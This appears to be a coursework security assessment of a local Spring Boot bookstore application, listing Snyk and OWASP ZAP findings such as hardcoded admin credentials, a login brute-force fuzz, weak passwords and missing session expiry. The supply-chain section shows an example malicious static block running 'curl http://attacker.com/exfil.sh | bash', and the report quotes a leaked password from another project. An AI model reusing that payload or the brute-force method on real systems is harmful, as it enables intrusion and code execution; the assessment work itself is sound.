
Introduced through	com.example:Persistency@0.0.1-SNAPSHOT > org.springframework.boot:spring-boot-starter-web@3.5.3 > org.springframework.boot:spring-boot-starter-tomcat@3.5.3 > org.apache.tomcat.embed:tomcat-embed-core@10.1.42
Remediation	No remediation advice available

OVERVIEW

org.apache.tomcat.embed:tomcat-embed-core is a Core Tomcat implementation.

Affected versions of this package are vulnerable to Allocation of Resources Without Limits or Throttling via HTTP/2 multiplexing feature. an attacker can trigger resource exhaustion by creating excessive HTTP/2 streams within a single TCP connection.

CWE-770: Allocation of Resources Without Limits or Throttling (via Tomcat Embed Core)

SEVERITY: HIGH


The vulnerability us in org.apache.tomcat.embed:tomcat-embed-core library and is related to the "Allocating of Resources Without Limits or Throttling" – CVE-2025-53506. This affects HTTP/2 multiplexing feature, where the attacker can make exhaustion of resources when creating HTTP/2 streams with TCP connection, that could lead to denial of service.

Source Code Location

pom.xml: org.apache.tomcat.embed:tomcat-embed-core library is of version 10.1.42 and is a transitive dependency of org.sringframework.boot:spring-book-starter-web@3.5.3

Exploitation – Snyk scan – CVE-2025-53506 High Severity

OWASP ZAP is a general-purpose analysis tool and exploitation was unsuccessful. Nature of HTTP/2 protocol requires tools for making HTTP/2 frames and application that work on HTTP/2. Also observing resource exhaustion requires server-side monitoring tools. However Snyk identifies this vulnerability and confirms its presence in the dependencies. So, if an attacker can trigger this vulnerability, it could cause exhaustion of resources and the application will be unable to serve legitimate users and will achieve denial of service.



```
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-web</artifactId>Issues: 2 | High: 2
    </dependency>
    <dependency>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-devtools</artifactId>
```

3 total
0 new
llocation of Resources Without Limits or T
Permissions
teger Overflow or Wraparound

H Allocation of Resources Without Limits or Throttling

Issue | CVE-2025-53506 | CWE-770 | CVSS 8.7 | SNYK-JAVA-ORGAPACHETOMCATEMBED-10676855

Learn about this issue type

Vulnerable module	org.apache.tomcat.embed:tomcat-embed-core
Introduced through	org.springframework.boot:spring-boot-starter-web@3.5.3
Fixed in	org.apache.tomcat.embed:tomcat-embed-core@9.0.107, 10.1.43, 11.0.9
Exploit maturity	Not Defined

Detailed paths

Introduced through	com.example:Persistency@0.0.1-SNAPSHOT > org.springframework.boot:spring-boot-starter-web@3.5.3 > org.springframework.boot:spring-boot-starter-tomcat@3.5.3 > org.apache.tomcat.embed:tomcat-embed-core@10.1.42
Remediation	No remediation advice available

OVERVIEW

org.apache.tomcat.embed:tomcat-embed-core is a Core Tomcat implementation.

Affected versions of this package are vulnerable to Allocation of Resources Without Limits or Throttling via HTTP/2 multiplexing feature. an attacker can trigger resource exhaustion by creating excessive HTTP/2 streams within a single TCP connection.

REMEDIATION

Upgrade `org.apache.tomcat.embed:tomcat-embed-core` to version 9.0.107, 10.1.43, 11.0.9 or higher.

CWE-226: Incorrect Default Permissions (via MySQL Connector/J)

SEVERITY: HIGH


Exists in com.mysql:mysql-connector-j library, version 9.2.0. This means that the library's default configuration may expose the sensitive data or allow unauthorized actions if settings are not explicitly reconfigured.

SOURCE CODE LOCATION

pom.xml: <dependency><groupId>com.mysql</groupId><artificialId>mysql-connector-j
</artificialId></dependency>

EXPLOITATION – SNYK SCAN – CVE-2025-30706 HIGH SEVERITY

To exploit such flows in database connector library, needs a specific low-level interaction a unique set of circumstances. While the vulnerable library is there, the application's usage of connection with Spring Data JPA may not trigger the specific code paths. However, the flaw identified by Snyk and this confirms that there is a potential risk of using this library.



```
    <artifactId>mysql-connector-j</artifactId>Issues: 1 | High: 1
    <scope>runtime</scope>
</dependency>
<dependency>
    <groupId>org.springframework.boot</groupId>
```

H Incorrect Default Permissions

Issue | CVE-2025-30706 | CWE-276 | CVSS 7.7 | SNYK-JAVA-COMMYSQL-9725315

Vulnerable module	com.mysql:mysql-connector-j
Introduced through	com.mysql:mysql-connector-j@9.2.0
Fixed in	com.mysql:mysql-connector-j@9.3.0
Exploit maturity	Not Defined

Detailed paths

Introduced through	com.example:Persistency@0.0.1-SNAPSHOT > com.mysql:mysql-connector-j@9.2.0
Remediation	Upgrade to com.mysql:mysql-connector-j@9.3.0

OVERVIEW


Affected versions of this package are vulnerable to Incorrect Default Permissions. An attacker could achieve remote code execution and compromise MySQL Connectors by exploiting this vulnerability.

A07:2021 Identification and Authentication Failures

CWE-798: Use of hard coded Credentials

**Also Is linked to CWE-259: Use of hard coded Password*

SEVERITY: HIGH



Use of Hardcoded Passwords

Issue | Position line: 40 | Priority score: 573 | CWE-798 | CWE-259

Do not hardcode passwords in code. Found hardcoded password used in equals.

FIXED CODE EXAMPLES

This type of vulnerability was fixed in 74 open source projects.

clowee/OpenSZZ-Cloud-Native

```
-  final String username = "noreply.openszz@gmail.com";
-  final String password = "Aa30011992";
+  final String username = System.getenv("EMAIL");
+  final String password = System.getenv("PWD");
```

Application contains sensitive user credentials (both admin and customer roles) in its source code. If the attacker gains access to the source code, the credentials can be easily discovered, and this could lead to unauthorized access. This vulnerability was found and exploited manually and then been discovered by Snyk tool also, providing also probable fixed using System.getenv instead of hard coded strings.

Source Code Location

controller.LoginController.java: Hard coded admin credentials username=”admin”, password= “admin123” that are found on Line 40 and the hard coded customer username=”customer”, password=”cust123”, that can be found on Line 47.


Exploitation – manual scan and Snyk

- The attacker can used fuzzer to brute-force the /login endpoint (cluster bomb attack).
- The POST http://localhost:8080/login was targeted, with *role* parameter as a fixed string “admin”.

- For *username* and *password,* payloads were loaded from the SecLists repository https://github.com/danielmiessler/SecLists , specifically top-usernames-shortlist.txt for the usernames and Most-Popular-Letter-Passes.txt (*modified*) for the passwords.
- Analysis of fuzzer results in ZAP, revealed 2 distinct response types:

1. Failed attempts: 200 OK status, body of 2162 bytes for login.html page, which means login failure.
2. Successful attempts: 302 found status and size resp. body of 0 bytes. This pattern redirects to main page (/) and has no response body during the redirect.

Payload of username=admin and password=admin123 from the fuzzed lists were identified as successful. This showcase that the brute force attack successfully identified a valid admin username and password.




Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	Κατάσταση	Payloads
0	Original	200		9 ms	187 bytes	2.162 bytes	Μέτριο		
1	Fuzzed	200		13 ms	187 bytes	2.162 bytes		Reflected	admin, root, add
2	Fuzzed	200		13 ms	187 bytes	2.162 bytes		Reflected	admin, root, admin
3	Fuzzed	200		14 ms	187 bytes	2.162 bytes		Reflected	admin, root, admin123
4	Fuzzed	200		13 ms	187 bytes	2.162 bytes		Reflected	admin, admin, add
5	Fuzzed	200		22 ms	187 bytes	2.162 bytes		Reflected	admin, admin, admin
6	Fuzzed	302		4 ms	179 bytes	0 bytes			admin, admin, admin123
7	Fuzzed	200		12 ms	187 bytes	2.162 bytes		Reflected	admin, test, add
8	Fuzzed	200		12 ms	187 bytes	2.162 bytes		Reflected	admin, test, admin
9	Fuzzed	200		12 ms	187 bytes	2.162 bytes		Reflected	admin, test, admin123
10	Fuzzed	200		12 ms	187 bytes	2.162 bytes		Reflected	admin, guest, add
11	Fuzzed	200		28 ms	187 bytes	2.162 bytes		Reflected	admin, guest, admin
12	Fuzzed	200		23 ms	187 bytes	2.162 bytes		Reflected	admin, guest, admin123
13	Fuzzed	200		26 ms	187 bytes	2.162 bytes		Reflected	admin, info, add
14	Fuzzed	200		15 ms	187 bytes	2.162 bytes		Reflected	admin, info, admin
15	Fuzzed	200		34 ms	187 bytes	2.162 bytes		Reflected	admin, info, admin123
16	Fuzzed	200		19 ms	187 bytes	2.162 bytes		Reflected	admin, adm, add
17	Fuzzed	200		33 ms	187 bytes	2.162 bytes		Reflected	admin, adm, admin
18	Fuzzed	200		19 ms	187 bytes	2.162 bytes		Reflected	admin, adm, admin123
19	Fuzzed	200		38 ms	187 bytes	2.162 bytes		Reflected	admin, mysql, add
20	Fuzzed	200		38 ms	187 bytes	2.162 bytes		Reflected	admin, mysql, admin
21	Fuzzed	200		24 ms	187 bytes	2.162 bytes		Reflected	admin, mysql, admin123
22	Fuzzed	200		29 ms	187 bytes	2.162 bytes		Reflected	admin, user, add
23	Fuzzed	200		17 ms	187 bytes	2.162 bytes		Reflected	admin, user, admin
24	Fuzzed	200		16 ms	187 bytes	2.162 bytes		Reflected	admin, user, admin123
25	Fuzzed	200		23 ms	187 bytes	2.162 bytes		Reflected	admin, administrator, add
26	Fuzzed	200		41 ms	187 bytes	2.162 bytes		Reflected	admin, administrator, a...
27	Fuzzed	200		44 ms	187 bytes	2.162 bytes		Reflected	admin, administrator, a...
28	Fuzzed	200		11 ms	187 bytes	2.162 bytes		Reflected	admin, oracle, add
29	Fuzzed	200		25 ms	187 bytes	2.162 bytes		Reflected	admin, oracle, admin

CWE-521: Weak Password Requitements and CWE: Use of Weak Credentials

SEVERITY: MEDIUM


Application does not force strong password during registration of user. This allows users to choose weak passwords, which make user accounts susceptible for brute force or attacks using dictionaries. The fact that username *jim* and password *jim* was acceptable, and the confirmation on mySQL database confirms this.



Save password for http://localhost:8080?

Username: jim

Password: •••



```
1	SELECT * FROM costudent.user;
```

id	email	password	role	username
1	a@a.com	jim	customer	jim
2	a@a.com	jim2	customer	jim2
NULL	NULL	NULL	NULL	NULL

Source Code Location

- model.User.java: The password field (Line 14) does not have any validation annotations @Size, @Patterns, to force rules.
- Controller.RegistrationController.java: The registerUser (Line 24) saves the User object without confirming any server-side password strength validation.

Exploitation – Manual Scan

The attacker can register new accounts with easy passwords or target any existed account with dictionary attacks and brute force. The success of such registration with username jim and password jim demonstrates the vulnerability.

CWE-613: Insufficient Session Expiration

SEVERITY: MEDIUM

This application does not enforce an expiration policy. When the user logs in, the sessions remain valid indefinitely, unless browser is closed. The attack can access the session ID and hijack it, even if long time is passed.

Source Code Location


- Controller.LoginController.java: There is no timeout or session expiration logic here.

```
HttpSession session = request.getSession();

session.setAttribute("username", customer.getUsername());
```

- application.properties: there is not server.servlet.session.timeout=15m
  or if we had session.setMaxInactiveInterval(900); then Set-Cookie header would have been
  Set-Cookie: JSESSIONID=...; **Max-Age=900;** *Expires=...; Secure; HttpOnly; SameSite=Strict*

Exploitation – ChatGPT Support

User logs in as jim/jim and gets session cookie 72715D77FB58CEF33EA4479B7F2DCCFA. The HTTP response that we receive does not have Set-Cookie:… Max-Age variable, and have been tested to be valid even after 30+ minutes of being inactive.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last A
JSESSION...	72715D77FB58...	localhost	/	Session	42	true	false	None	Sat, 02

Data
JSESSIONID:"72715D77FB58CFE33AE4479B7F2DCCFA"
Created:"Fri, 01 Aug 2025 23:39:04 GMT"
Domain: localhost
Expires / Max-Age:"Session"
HostOnly:true
HttpOnly:true
Last Accessed:"Sat, 02 Aug 2025 00:24:11 GMT"
Path: /
SameSite:"None"

```
Request
```

```
POST /Login HTTP/1.1
Cookie: JSESSIONID= 72715D77FB58CEF33EA4479B7F2DCCFA
Response
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Keep-Alive: timeout=60
(No Set-Cookie header with expiration)A08:2021 Software and Data Integrity Failures
```

CWE-494: Download of Code Without Integrity Check

SEVERITY: HIGH

The project does not have any implementation system to verify the integrity of 3rd party components that were downloaded from Maven. For example, dependencies such as Spring boot starter, Hibernate and MySQL Connector are trusted without validation (checksum or signature verification). A man in the middle could hijack the dependency supply chain.

Source Code Location

```
pom.xml:      <dependency>

               <groupId>com.mysql</groupId>

              <artifactId>mysql-connector-j</artifactId>

              </dependency>
```

There is no verification of the dependency signatures, e.g. using sigtool-maven-plugin.

Exploitation – ChatGPT Support

Not tested: Attackers can publish malicious version of common libraries like mysql-connector-j to Maven Central or intercept downloads over misconfigured proxy and uses same groupId/artifactId, which includes the block:

```
static {

    try {

        Runtime.getRuntime().exec("curl http://attacker.com/exfil.sh | bash");

    } catch (Exception ignored) {}

}
```

This could allow remote access and makes the application vulnerable.

CWE-829: Inclusion of Functionality from Untrusted Control Sphere

SEVERITY: HIGH

This application has development time tools like Spring Boot DevTools which is not intended for production. Features of this like auto-restart and remote update may expose the server logic.

SOURCE CODE LOCATION

```
pom.xml:        <dependency>

    <groupId>org.springframework.boot</groupId>

    <artifactId>spring-boot-devtools</artifactId>

    <scope>runtime</scope>

    <optional>true</optional>

</dependency>
```

EXPLOITATION – CHATGPT SUPPORT

Not tested: If this artifact is deployed in production, it can cause **remote code execution (RCE)**. For example, attacker sends crafted POST /restart to Spring Boot DevTools, then DevTools execute the logic of the attacker.

*Even if remote DevTool is disabled by default, /actuator/restart could re-enable it if application is misconfigured.

CWE-345: Insufficient Verification of Data Authenticity

SEVERITY: MEDIUM

There is no server-side verification of authenticity when user sends information (name, address or card number), and no cryptographic binding.

SOURCE CODE LOCATION

controller.CartController.java: Line 70 checkout method.

EXPLOITATION – CHATGPT SUPPORT

Not tested: Attacker can use browser dev tools or Burp Suite, because there is nothing to validate the request’s origin. Similarly with the example of CWE-1021, an attacker can inject a script, and server may store untrusted data.

A09:2021 Security Logging and Monitoring Failures

CWE-778: Insufficient Logging

SEVERITY: MEDIUM

There is not any logging on security logging events like:

Failed / successful loggings

Use of user roles


Modifications on books / carts

Suspicious attempts

SOURCE CODE LOCATION

controller.LoginController.java: Line 32 on PostMapping logging. No loggings can be found on this method to records any login attempts.


EXPLOITATION – CHATGPT SUPPORT



Customer Login

Username: jim

Password: •••



```
2025-07-27T20:46:31.789+03:00  INFO 16820 --- [Persistency] [  restartedMain] o.s.b.d.a.OptionalLiveReloadServer
2025-07-27T20:46:31.822+03:00  INFO 16820 --- [Persistency] [  restartedMain] o.s.b.w.embedded.tomcat.TomcatWebServer
2025-07-27T20:46:31.828+03:00  INFO 16820 --- [Persistency] [  restartedMain] c.e.persistency.PersistencyApplication
2025-07-27T21:03:27.519+03:00  INFO 16820 --- [Persistency] [nio-8080-exec-1] o.a.c.c.C.[Tomcat].[localhost].[/]
2025-07-27T21:03:27.519+03:00  INFO 16820 --- [Persistency] [nio-8080-exec-1] o.s.web.servlet.DispatcherServlet
2025-07-27T21:03:27.520+03:00  INFO 16820 --- [Persistency] [nio-8080-exec-1] o.s.web.servlet.DispatcherServlet
✅ Books fetched: 1
```

has nothing to do with User Login

When we successfully logged in with username and password, there was no event shown or recorded for User login. Instead, there was only one message saying, “Books fetched: 1”. There should have been printed with the use of SLF4J library, a message like log.warn(“Failed user login attempt”, username). If we want our console not to get full with garbage messages, we could store each type of such messages in a specific log file.

CWE-117: Improper Output Neutralization for Logs

SEVERITY: MEDIUM

For logging been added, there should be sanitization on user input messages, to prevent log injection and log forging.


SOURCE CODE LOCATION

controller.LoginController.java: Line 32 on PostMapping logging. No loggings were found on this method to records any login attempts. This simple snippet was added: `System.out.println("Login failed for username: " + username);` , so we could use it to showcase this vulnerability[6].

EXPLOITATION – CHATGPT SUPPORT

An attacker could use any String as username, since it is not sanitized at client form and on server, he can use any message to manipulate the logs. Such an example is shown on the below icons.

[6] One could argue whether the CWE-117 is present in this application, simply because CWE-778 exists. Since there is lack of such logging (e.g for user), there is no entries for an attacker to manipulate.



Customer Login

